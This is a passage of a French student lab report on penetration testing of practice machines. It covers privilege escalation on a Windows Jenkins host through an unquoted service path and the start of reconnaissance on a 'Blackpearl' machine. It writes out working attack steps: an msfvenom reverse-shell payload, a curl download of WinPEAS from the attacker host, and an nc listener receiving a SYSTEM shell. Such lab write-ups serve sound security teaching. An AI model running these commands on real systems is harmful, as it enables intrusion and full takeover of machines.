


Figure 97 : Script envoyé sur Jenkins

Avant d'exécuter le script, nous ouvrons le port renseigné dans le script sur notre machine. Voici ce que nous obtenons :





Figure 98 : Reverse Shell sur le serveur Jenkins



Nous essayons d'avoir plus de détails sur la machine :




Figure 99 : Liste de toutes les informations système sur la machine cible

Cela va nous permettre d'effectuer des recherches et essayer de trouver des failles de sécurité en utilisant la version de l'OS Windows.

Nous sommes donc connectés en tant qu'utilisateur **butler**, ce qui signifie que nous ne sommes pas encore root et qu'il va falloir faire une escalade des privilèges.

3. Escalade des privilèges

Pour commencer, nous avons effectué des recherches sur les exploits existants pour la version de l'OS Windows que nous avons. Nous trouvons un exploit pour la ***CVE-2021-1732*** qui permet à un utilisateur lambda en exécutant en script de devenir root (voir sources), nous avons récupérer le code et l'avons exécuté sur la machine cible. Voici ce que nous obtenons :




Figure 100 : exploit non fonctionnel en raison de la version de Windows

Après coup, nous avons vérifié de nouveau la version de Windows, et la machine cible était trop récente pour que l'exploit puisse fonctionner. Nous avons donc continué nos recherches sur Internet sur les potentielles failles de Windows. Nous trouvons donc un outil appelé WinPEAS qui est connu dans le domaine de la cybersécurité. WinPEAS (Windows Privilege Escalation Awesome Script) est un script en PowerShell qui est utilisé pour identifier des vulnérabilités potentielles et des failles de sécurité sur un système Windows qui pourraient être exploitées pour élever les privilèges d'un utilisateur ou obtenir un accès administrateur (voir sources).

Nous téléchargeons ce script et utilisons de nouveau un serveur web Python pour transférer le fichier sur la machine cible :

Lancement du serveur web Python :

- `python3 -m http.server 80`

Récupération du fichier depuis la machine distante :

- `curl -o winPeas.exe http://10.0.2.5/winPeas.exe`

Nous lançons le script :

Figure 101 : Démarrage de WinPEAS

Nous sommes surpris par l'énorme quantité d'informations que nous découvrons et nous avons passé beaucoup de temps à chercher dans les informations disponibles. Le nombres de pistes potentielles était énorme, mais malheureusement nous manquions de temps et la fin de la SAE s'approchait. Nous avons donc décidé de demander de l'aide aux personnes ayant déjà fait cette SAE l'année précédente.

On nous a donc dit de faire des recherches de sécurité sur la **« unquote service path vulnerability »**.

La vulnérabilité en question se produit lorsque le chemin d'un fichier exécutable, utilisé par un service sur un système Windows, contient des espaces et n'est pas correctement encadré par des guillemets. Cela peut nous permettre de charger un script nous permettant de faire un reverse shell par exemple.

Par exemple, un chemin avec des espaces, comme **C:\Program Files\MyService\service.exe**, doit être mis entre guillemets pour que Windows le reconnaisse correctement.

Si le service a une entrée dans le registre comme :

```
C:\Program Files\MyService\service.exe
```

Il doit être cité comme :

`"C:\Program Files\MyService\service.exe"`

Vous trouverez dans les sources plus de détails sur cet exploit.

Maintenant, notre objectif est de trouver un service qui serait vulnérable. Pour cela, nous avons utilisé un exploit que nous avons trouvé un site internet durant nos recherches nous expliquant comment mener à bien ce type d'attaque (voir sources).

Premièrement, nous devons trouver le service vulnérable en utilisant la commande suivante :

```
wmic service get name,displayname,pathname,startmode | findstr /i "auto" | findstr /i /v "c:\windows\\" | findstr /i /v """
```

Explication de la commande :

`wmic service get name,displayname,pathname,startmode` :

- Cette commande utilise **wmic** pour lister tous les services de Windows et obtenir les informations suivantes pour chaque service :
  - `name` : Le nom du service
  - `displayname` : Le nom affiché du service
  - `pathname` : Le chemin du fichier exécutable du service
  - `startmode` : Le mode de démarrage du service (par exemple, Auto pour démarrage automatique)

`| findstr /i "auto"`

- Cette partie de la commande filtre les services dont le mode de démarrage est auto (démarrage automatique). L'option `/i` signifie que la recherche est insensible à la casse (majuscule/minuscule)

`| findstr /i /v "c:\windows\\"`

- Cette commande exclut les services dont le chemin commence par `C:\Windows\`. Cela permet de filtrer les services système de Windows et se concentrer sur les services installés ailleurs, qui sont plus susceptibles d'être mal configurés pour la vulnérabilité. L'option `/v` inverse la recherche, donc trouve les services dont le chemin ne contient pas `C:\Windows\`

`| findstr /i /v """`

- Cette commande recherche les services dont le chemin d'exécutable n'est pas cité entre guillemets. L'option `/v` signifie que nous excluons les services dont le chemin

est déjà correctement cité (et donc ne pose pas de problème de sécurité lié à des espaces non gérés). Le triple guillemet (""") est utilisé ici pour échapper le caractère de guillemet dans la commande, car `findstr` nécessite des guillemets pour la recherche de texte

Après exécution de la commande voici ce que nous obtenons :

```
C:\Program Files\Jenkins>wmic service get name,displayname,pathname,startmode |findstr /i "auto" |findstr /i /v "c:\
windows\\" |findstr /i /v """
wmic service get name,displayname,pathname,startmode |findstr /i "auto" |findstr /i /v "c:\windows\\" |findstr /i /v
 """
Wise Boot Assistant                                                     WiseBootAssistant
        C:\Program Files (x86)\Wise\Wise Care 365\BootTime.exe                                  Auto
```

Figure 102 : Résultat de la commande Wmic

Le service Wise serait donc vulnérable. Nous devons maintenant créer un payload et l'utiliser pour exploiter le service vulnérable et effectuer une élévation de privilèges. Pour cela, nous utiliserons la commande suivante :

`msfvenom -p windows/x64/shell_reverse_tcp LHOST=<votre_ip> LPORT=<numéro_de_port> -f exe -o Wise.exe`

- `msfvenom` : C'est l'outil utilisé pour générer le payload
- `-p windows/x64/shell_reverse_tcp` : Nous spécifions le type de payload que nous voulons utiliser. Ici, c'est un reverse shell pour une architecture 64 bits (x64) de Windows
- `-f exe` : Cela spécifie que nous voulons générer un fichier exécutable (.exe)
- `-o Wise.exe` : C'est le nom du fichier généré. Cette étape est très importante car il faut nous assurer que le nom du fichier soit exactement **Wise.exe** pour qu'il corresponde au nom de l'exécutable du service vulnérable **WiseBootAssistant**

```
┌──(kali㉿kalikali)-[~/Documents]
└─$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.0.2.5 LPORT=4444 -f exe -o Wise.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7168 bytes
Saved as: Wise.exe

┌──(kali㉿kalikali)-[~/Documents]
└─$ ls
Wise.exe  exploit_jenkins.exe

┌──(kali㉿kalikali)-[~/Documents]
└─$
```

Figure 103 : Génération du fichier de reverse shell

Une fois que l'exécutable est créé, nous devons faire en sorte que la machine vulnérable exécute Wise.exe. Pour cela, nous utilisons la même méthode que précédemment en ouvrant un service web HTTP temporaire.

Nous déplaçons cet exécutable dans le dossier Wise :




Figure 104 : Déplacement du fichier dans le répertoire adapté

Nous ouvrons un port avec l'outil NetCat :




Figure 105 : Lancement du reverse shell sur Kali

Nous devons maintenant exécuter ce payload. Pour cela, nous devons arrêter le service **WiseBootAssistant** qui est lié au fichier **Wise.exe** (qui contient le payload). Puisqu'il est configuré pour démarrer automatiquement (autostart) lors du démarrage du système, il est important de l'arrêter d'abord pour garantir que l'on peut exploiter cette vulnérabilité.

Pour arrêter le service nous utilisons la commande suivante :

```
sc stop "WiseBootAssistant"
```

```
C:\Program Files (x86)\Wise>sc stop "WiseBootAssistant"
sc stop "WiseBootAssistant"

SERVICE_NAME: WiseBootAssistant
        TYPE               : 110  WIN32_OWN_PROCESS  (interactive)
        STATE              : 3  STOP_PENDING
                                (STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x3
        WAIT_HINT          : 0x1388
```

Figure 106 : Arrêt du service Wise

Pour démarrer le service nous utilisons la commande suivante :

`sc start "WiseBootAssistant"`

```
C:\Program Files (x86)\Wise>sc start "WiseBootAssistant"
sc start "WiseBootAssistant"
[SC] StartService FAILED 1053:

The service did not respond to the start or control request in a timely fashion.


C:\Program Files (x86)\Wise>
```

Figure 107 : Démarrage du service Wise

Maintenant, le système tentera de démarrer le service WiseBootAssistant, mais il échouera car il trouvera notre payload et exécutera ce dernier à la place. Nous avons maintenant accès aux privilèges administrateur :

```
┌──(kali㉿kalikali)-[~]
└─$ nc -nvlp 5555
listening on [any] 5555 ...
connect to [10.0.2.5] from (UNKNOWN) [10.0.2.80] 49780
Microsoft Windows [Version 10.0.19043.928]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

Figure 108 : Elévation des privilèges

Pour conclure, cette machine a vraiment été très laborieuse à attaquer et nous avons dû effectuer énormément de recherches sur les vulnérabilités existantes sur Windows. La découverte de l'outil WinPEAS a été très intéressante, mais faire le tri dans l'énorme quantité d'informations était très difficile. De plus, nous avons remarqué que sans l'aide de nos camarades, nous n'aurions jamais pu savoir que nous devions utiliser la vulnérabilité « Unquoted Path ». Celle-ci était vraiment surprenante, mais intéressante à exploiter.

Machine vulnérable 5 : Blackpearl

1. Découverte de l'adresse IP et des services de la machine

Nous recherchons dans un premier temps l'adresse IP de la machine cible :




Figure 109 : Adresse IP

La machine cible est connectée avec l'adresse IP 172.16.0.5. Nous scannons les ports avec NMAP :




Figure 110 : Découverte des services

Les services suivants tournent actuellement sur la machine :

- **TCP 22** : SSH – OpenSSH v7.9p1 sur Debian 10
- **TCP 53** : Serveur DNS – BIND 9.11.5
- **TCP 80** : Serveur Web – NGINX 1.14.2 avec la page « Welcome to nginx ! »

2. Visite de la page web

Nous visualisons la page web sur un navigateur :




Figure 111 : Page par défaut de nginx




Figure 112 : Code de la page par défaut

Il s'agit simplement de la page par défaut d'une installation NGINX, mais du commentaire HTML a été ajouté en bas du code : il s'agit d'une adresse e-mail qui nous renseigne un **nom (Alek)** et un **nom de domaine (blackpearl.tcm)**.

Nous effectuons donc un scan des répertoires et fichiers présents sur ce serveur avec l'outil Nikto, mais qui ne donne rien d'intéressant :

```
┌──(user1㉿kali)-[~]
└─$ nikto -h 172.16.0.6 -p 80
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          172.16.0.6
+ Target Hostname:    172.16.0.6
+ Target Port:        80
+ Start Time:         2024-12-12 16:18:40 (GMT1)
---------------------------------------------------------------------------
+ Server: nginx/1.14.2
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /#wp-config.php#: #wp-config.php# file found. This file contains the credentials.
+ 8102 requests: 0 error(s) and 3 item(s) reported on remote host
+ End Time:           2024-12-12 16:19:33 (GMT1) (53 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

Figure 113 : Scan des répertoires du serveur avec Nikto

Après concertation, nous décidons de relancer un scan mais cette fois-ci avec l'outil DirBuster. Cette recherche est beaucoup plus intéressante :




Figure 114 : Scan des répertoires du serveur avec DirBuster




Figure 115 : Fichier "secret" trouvé

DirBuster nous indique qu'un fichier `/secret` ainsi qu'un répertoire `/navigate` sont accessibles. Commençons par lire le fichier `/secret` :

